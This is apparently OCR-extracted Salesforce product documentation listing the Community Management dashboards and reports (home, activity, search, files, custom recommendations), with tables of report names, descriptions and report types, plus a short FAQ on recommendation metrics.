Activity Dashboard and Reports

Use the Activity dashboard to track engagement and activity levels, based on members' Chatter activity.

Chatter Edits Reports

Use these reports to track Chatter edits in your community.

Community Search Dashboard and Reports

Use the Community Search Dashboard to track search activity in the community.

Files Dashboard and Reports

Use the Content dashboard to track content uploads, downloads, engagement, and content creators.

Custom Recommendations Dashboard and Reports

Use the Custom Recommendations dashboard to see how your community's custom recommendations are doing.

Groups Dashboard and Reports

Use the Groups dashboard to monitor feed and member activity in Chatter groups.

Members Dashboard and Reports

Use the Members dashboard to track community membership, new members added, and external member logins over time.

Moderation Dashboard and Reports

Use the Moderation dashboard to track community moderators' and members' flagging activity.

Q&A Dashboard and Reports

Use the Q & A dashboard to track recent activity for questions, answers, and best answers posted in groups

Self-Service Dashboard and Reports

The Self-Service dashboard tracks activity in the self-service template.

Topics Dashboard and Reports

Use the Topics dashboard to track your community topics.

Misc Communities Reports

The reports provided in this folder are feature-dependent or require special user permissions. You can add these reports to Insights folders or dashboards in Community Management or Community Workspaces. These reports are provided in the **Misc Communities Reports** folder.

Home Dashboard and Reports


When you access Community Management, your home dashboard is the first thing you see. It ensures that you stay up to date and is customizable to fit your community needs.

We provide dashboards for short-term and long-term data, with options for communities with or without Chatter and self-service communities.

The Sample Community Dashboard automatically maps to your home page. To change the mapping of the dashboard, go to **Dashboards** > **Settings** in Community Management. If you've enabled Community Workspaces, the Home dashboard is in the Dashboards workspace.

Tip: If you want your home dashboard to include metrics and reports about your community's cases, see Misc Communities Reports. You can also Create a Dashboard for Your Community.

Sample home dashboard for Communities with Chatter



Home Dashboards

For the package with Chatter, these dashboards are provided in the **Lightning Communities Dashboards** folder. For the package without Chatter, these dashboards are in the **Community Management Home Dashboards** folder.

Home Reports

These reports are provided in the **Community Management Home Reports** folder.

Home Dashboards

For the package with Chatter, these dashboards are provided in the **Lightning Communities Dashboards** folder. For the package without Chatter, these dashboards are in the **Community Management Home Dashboards** folder.

Dashboard Name	Description	Package with Chatter	Package Without Chatter
Activity in Your Community in the Last 90 Days	Dashboard for communities with Chatter.	✅	
Activity in Your Community in the Last 12 Months		✅	
Activity in Your Self-Service Community in the Last 90 Days	Dashboard for self-service communities, such as communities using the Napili template.	✅	

Dashboard Name	Description	Package with Chatter	Package Without Chatter
Activity in Your Self-Service Community in the Last 12 Months		✓	
Activity in Your Community in the Last 30 Days	Dashboard for communities without Chatter.		✓
Activity in Your Community in the Last 12 Months			✓

Home Reports

These reports are provided in the **Community Management Home Reports** folder.

Report Name	Description	Custom Report Type	Package with Chatter	Package Without Chatter
Active Contributors	Total number of members who created a post or comment in the last 30 days in groups of user profiles.	Network Login History 5.0	✓	
Active Users	Total number of external users who logged in at least once in the last 30 days.	Network Login History 5.0	✓	✓
Answers	Total number of answers in the last 30 days.	Network Activity Daily Metrics 2.0	✓	
Best Answers	Total number of best answers in the last 30 days.	Network Activity Daily Metrics 2.0	✓	
Best Answers - Daily Trend	Daily trending report on best answers in the last 30 days.	Network Activity Daily Metrics 2.0	✓	
Best Answers - Monthly Trend	Monthly trending report on best answers in your community.	Network Activity Daily Metrics 2.0	✓	
Best Answers - Weekly Trend	Weekly trending report on best answers in your community.	Network Activity Daily Metrics 2.0	✓	
Comments	Total number of comments in groups and user profiles in the last 30 days.	Network Activity Daily Metrics 2.0	✓	
Contributions	Total number of posts and comments in the last 30 days across groups and user profiles.	Network Activity Daily Metrics 2.0	✓	
Contributions - Monthly Trend	Monthly trending report on the number of posts and comments in groups or user profiles in your community.	Network Activity Daily Metrics 2.0	✓	

Report Name	Description	Custom Report Type	Package with Chatter	Package Without Chatter
Contributions - Weekly Trend	Weekly trending report on the number of posts and comments in groups or user profiles in the last 90 days.	Network Activity Daily Metrics 2.0	✓	
File Activity - Monthly Trend	Monthly trending report on the total number of files uploaded and downloaded in groups or user profiles in the last 12 months.	File and Content Report	✓	
File Downloads	Total number of files downloaded from groups or user profiles in the last 30 days.	File and Content Report	✓	
File Uploads	Total number of files uploaded to groups or user profiles in the last 30 days.	File and Content Report	✓	
Logins	Total number of logins to the community in the last 30 days.	Network Membership Daily Metrics 2.0	✓	✓
Logins - Daily Trend	Daily trending report on member logins in the last 30 days. This report doesn't include employees who log in to your internal Salesforce org and then switch to the community.	Network Membership Daily Metrics 2.0	✓	
Logins - Monthly Trend	Monthly trending report on member logins in your community. This report doesn't include employees who log in to your internal Salesforce org and then switch to the community.	Network Membership Daily Metrics 2.0	✓	
Logins External - Monthly Trend	Monthly trending report on customer and partner member logins in your community. This report doesn't include logins from employees.	Network Membership Daily Metrics 2.0	✓	
Members	Total number of members in the community.	Network Members 3.0	✓	✓
New Members	Total number of new members added to the community in the last 30 days.	Network Membership Daily Metrics 2.0	✓	✓
New Members - Daily Trend	Daily trending report on new members added in the last 30 days.	Network Membership Daily Metrics 2.0		✓
New Members - Monthly Trend	Monthly trending report on new members added in your community.	Network Membership Daily Metrics 2.0	✓	✓
Page Views - Monthly Trend	Monthly trending report on the daily page views generated by guest users in your community.	Network Public Usage Daily Metrics 2.0	✓	
Page Views - Weekly Trend	Weekly trending report on the daily page views generated by guest users in your community.	Network Public Usage Daily Metrics 2.0	✓	
Posts	Total number of posts in groups and user profiles in the last 30 days.	Network Activity Daily Metrics 2.0	✓	


Report Name	Description	Custom Report Type	Package with Chatter	Package Without Chatter
Q&A - Monthly Trend	Monthly trending report on questions and answers in your community.	Network Activity Daily Metrics 2.0	✅	
Q&A - Weekly Trend	Weekly trending report on questions and answers in your community.	Network Activity Daily Metrics 2.0	✅	
Questions	Total number of questions in the last 30 days.	Network Activity Daily Metrics 2.0	✅	
Topics	Total number of topics assigned to discussions in groups or user profiles in the last 30 days.	Network Topic Assignments 3.0	✅	
Unique Contributors - Daily Trend	Daily trending report on the number of unique daily contributors in the last 30 days. A unique contributor is someone who posts or comments at least once in groups or user profiles.	Network Public Usage Daily Metrics 2.0	✅	
Unique Contributors - Monthly Trend	Monthly trending report on the average unique daily contributors in your community. A unique contributor is someone who posts or comments at least once in groups or user profiles.	Network Unique Contributor Daily Metrics 2.0	✅	
Unique Visitors - Monthly Trend	Monthly trending report of the daily unique visitors, people that visited the community at least once that day, in the last 12 months.	Network Public Usage Daily Metrics 2.0	✅	

Overview Dashboard and Reports

Use the Overview dashboard to track membership growth, login trends, and members' post and comment activity in Chatter.

With this dashboard, you can see:

- How contributions are trending
- How group membership is trending
- How topics and assignments are trending
- How question and answers are trending
- How files are trending



Important: For information about the reports provided in the Overview dashboard for the package without Chatter, refer to what's installed in your org.

Report Name	Description	Custom Report Type	On Dashboard?
C - File Activity L90D	Reports on the number of uploads and downloads in your community in the last 90 days.	File and Content Report	✅
Contributions - Weekly Trend	Weekly trending report on the number of posts and comments in groups or user profiles in the last 90 days.	Network Activity Daily Metrics 2.0	✅
Daily Unique Contributors (Last 90 Days)	Unique members contributing a post or comment in the last 90 days.	Network Unique Contributor Daily Metrics 2.0	✅
MO - Flags L90D	Trending report of flagged content in your community in the last 90 days.	Network Moderation 2.0	✅
New Members (Last 90 Days Trend)	Newly joined members in the last 90 days.	Network Membership Daily Metrics 2.0	✅
O - External Logins L90D	External logins by community member type in the last 90 days.	Network Membership Daily Metrics 2.0	✅


Report Name	Description	Custom Report Type	On Dashboard?
T - Topics Assigned L90D	Topics assigned in the last 90 days.	Network Topic Assignments 3.0	✓
T - Topics Created L90D	Topics added in the last 90 days.	Network Topics 2.0	✓

Activity Dashboard and Reports

Use the Activity dashboard to track engagement and activity levels, based on members' Chatter activity.

With this dashboard, you can answer:

- How many posts and comments are there?
- How many members are contributing and are there any members that aren't contributing?
- Which posts are the most commented on or liked?



Important: This dashboard and its reports are *only* available in the package with Chatter.

Report Name	Description	Custom Report Type	On Dashboard?
A - # Comments	Total number of comments in groups and user profiles.	Network Activity Daily Metrics 2.0	
A - # Comments L30D	Total number of comments in groups and user profiles in the last 30 days.	Network Activity Daily Metrics 2.0	
A - # Comments Per Post	The average number of comments per post.	Network Activity Daily Metrics 2.0	
A - # Comments Per Post L30D	The average number of comments per post in the last 30 days.	Network Activity Daily Metrics 2.0	
A - # Members Contributing L30D	Members who have contributed to Chatter in the last 30 days.	Network Members 2.0	
A - # Members Who Never Contributed	Members who have never contributed to Chatter.	Network Members 2.0	
A - # Posts	Total number of posts in groups and user profiles.	Network Activity Daily Metrics 2.0	
A - # Posts L30D	Total number of posts in groups and user profiles in the last 30 days.	Network Activity Daily Metrics 2.0	
A - Contributions By Member Type L90D	Trending report on posts and comments in the last 90 days in groups and user profiles, sorted by member type.	Network Activity Daily Metrics 2.0	✅
A - Contributions L90D	Trending report on posts and comments in the last 90 days in groups and user profiles.	Network Activity Daily Metrics 2.0	✅
A - Unique Contributors By Type L90D	Unique members contributing a post or comment in the last 90 days.	Network Unique Contributor Daily Metrics 2.0	✅
Daily Unique Contributors (Last 90 Days)	Unique members contributing a post or comment on a given day in the last 90 days.	Network Unique Contributor Daily Metrics 2.0	✅

Chatter Edits Reports

Use these reports to track Chatter edits in your community.

These reports aren't associated with a dashboard, but you can find them in the Communities Reports folder.

Important: These reports are *only* available in the package with Chatter.

Tip: If you want to report on Chatter edits in your internal Salesforce org, use the reports in the **Chatter Reports** folder.

Report Name	Description	Custom Report Type
CH - # Chatter Edits	Number of Chatter edits made in the community.	Network Chatter Edits 1.0


Report Name	Description	Custom Report Type
CH - Chatter Edits By Feed Type	Distribution of community Chatter edits by feed type: posts or comments.	Network Chatter Edits 1.0
CH - Chatter Edits By Member Type	Distribution of community Chatter edits by member type: internal, partner, or customer.	Network Chatter Edits 1.0
CH - Daily Chatter Edits L30D	Daily trend of Chatter edits in the community.	Network Chatter Edits 1.0

Community Search Dashboard and Reports

Use the Community Search Dashboard to track search activity in the community.

With the Community Search Dashboard, you can track:

- Which terms are being search for by community members?
- How many members are searching for a term on a specific day?
- How many community users are logged in when they enter a search term?
- What type of community member is searching for a term?



Important: This dashboard and its reports are available *only* in the package with Chatter and Search reports can only run in production environments.

Report Name	Description	Custom Report Type	On Dashboard?
Autocomplete Click-Through % (Last 30 Days)	What percentage of autocomplete search results had a successful click?	Community Searches 2.0	✅

Report Name	Description	Custom Report Type	On Dashboard?
✦ Autocomplete Search Usage (30 Days)	Are users clicking on suggested search results?	Community Searches 2.0	✅
✦ Logged-In vs Guest Search (Last 30 Days) 2.0 Note: This report has been enhanced in the current package.	How many community users are logged in when they enter a search term?	Community Searches 2.0	✅
✦ Most Autocomplete Clicks (30 Days)	Which search terms led to the most clicks of suggested search results?	Community Searches 2.0	✅
✦ Number of Results Per Term (30 Days)	How many search results are returned per search term?	Community Searches 2.0	✅
✦ Search Frequency by Term (Last 30 Days) 2.0 Note: This report has been enhanced in the current package.	Which terms are being searched for by community members?	Community Searches 2.0	✅
✦ Searches by Member Type (Last 30 Days) 2.0 Note: This report has been enhanced in the current package.	What type of community member is searching for a term?	Community Searches 2.0	✅
Search Result Outcomes (30 days)	How many searches had results?	Community Searches 2.0	✅
✦ Searches w/ No Results, by Day (30 Days)	Which search terms had zero results on any given day?	Community Searches 2.0	✅
✦ Searches w/ No Results by Type (30 Days)	What type of community member is searching for a term, and did it have results?	Community Searches 2.0	✅
✦ Searches with Zero Results (30 Days)	How many search results are returned per search term?	Community Searches 2.0	✅

Files Dashboard and Reports


Use the Content dashboard to track content uploads, downloads, engagement, and content creators.

With this dashboard, you can answer:

- How many file uploads and downloads are there?
- Are there any file trends?

- What type of files are being distributed the most or least?
- How is file engagement?
- Which members are driving file engagement?

Important: This dashboard and its reports are *only* available in the package with Chatter.



Report Name	Description	Custom Report Type	On Dashboard?
C - # File Contributions	The total number of file contributions, defined as posts and comments.	File and Content Report	
C - # File Downloads	The total number of files downloaded.	File and Content Report	
C - # File Likes	The total number of file likes.	File and Content Report	
C - # File Shares	The total number of files shares.	File and Content Report	
C - # File Uploads	The total number of files uploaded.	File and Content Report	

Report Name	Description	Custom Report Type	On Dashboard?
C - File Activity By File Type L90D	Reports on the types of files uploaded and downloaded in your community.	File and Content Report	✓
C - File Activity L90D	Reports on the number of uploads and downloads in your community in the last 90 days.		✓
C - File Sharing Monthly	Monthly trending report on the number of file shares in your community.	File and Content Report	
C - File Uploads Distribution By Type	Distribution of files uploaded by file type.	File and Content Report	✓
C - New Files Trending By Contributions	Files uploaded in the last 30 days with the most posts and comments.	File and Content Report	
C - New Files Trending By Downloads	Files uploaded in the last 30 days with the most downloads.	File and Content Report	
C - New Files Trending By Likes	Files uploaded in the last 30 days with the most likes.	File and Content Report	
C - Top 10 Users - Most File Contrib L30D	Top 10 users who received the largest number of posts and comments on their files in the last 30 days. Note: This report is not included on the Content dashboard. If you want to use it, edit the dashboard and remove an existing report to add it.	File and Content Report	
C - Top 10 Users - Most File Likes L30D	Top 10 users who received the largest number of likes on their files in the last 30 days. Note: This report is not included on the Content dashboard. If you want to use it, edit the dashboard and remove an existing report to add it.	File and Content Report	
C - Top 10 Users - Most File Uploads	Top 10 users who uploaded the largest number of files.	File and Content Report	

Custom Recommendations Dashboard and Reports


Use the Custom Recommendations dashboard to see how your community's custom recommendations are doing.

You can see how often your recommendations are viewed, clicked, or dismissed. You can view data for individual recommendations or across channels.

With this dashboard you can answer:

- Which recommendations are being clicked the most?
- Which recommendations are being rejected the most?
- Are my custom channels helping my recommendations?

Important: This dashboard and its reports are *only* available in the package with Chatter.



Recommendations FAQ

Frequently asked questions about recommendations.

Recommendations FAQ

Frequently asked questions about recommendations.

What does it mean when a recommendation is served?

A recommendation is served when it's displayed on a page, including when the page refreshes.

What does it mean when a recommendation is accepted?

A recommendation is accepted when a member clicks the button text, such as "Buy Now."

What does it mean when a recommendation is rejected?

A recommendation is rejected when a member clicks "I'm not interested."

How is the acceptance rate calculated?

The acceptance rate equals the total number of times a member clicks the recommendation, divided by the total number times the recommendation was served (displayed) in your community. For example, if a custom recommendation is clicked by 100 members and it was served 1,000 times, the acceptance rate is 10%.

How is the rejection rate calculated?

The rejection rate equals the total number of times a member dismisses the recommendation, divided by the total number of times the recommendation was served (displayed) in your community. For example, if a custom recommendation is dismissed 100 times and it was served 1,000 times, the rejection rate is 10%.

What are channels?

Channels group recommendations together so you can determine where they show up in your community.

Report Name	Description	Custom Report Type	On Dashboard?
R - Channel Recommendations Details	Details for your custom recommendation channels. This includes information about your channels being served the most, accepted the most, or rejected the most.	Network Custom Recommendations 1.0	✅
R - Channel Recommendations L90D	Custom recommendation channel trends by acceptance rate, rejection rate, and number of times it was served (displayed) in the last 90 days.	Network Custom Recommendations 1.0	✅
R - Custom Recommendations Details	Details for your custom recommendations. This includes information about your recommendations being served the most, accepted the most, or rejected the most.	Network Custom Recommendations 1.0	✅
R - Custom Recommendations L90D	Top custom recommendations over time. This includes details about how many of your custom recommendations were served, accepted (clicked), or rejected (dismissed) in the last 90 days.	Network Custom Recommendations 1.0	✅

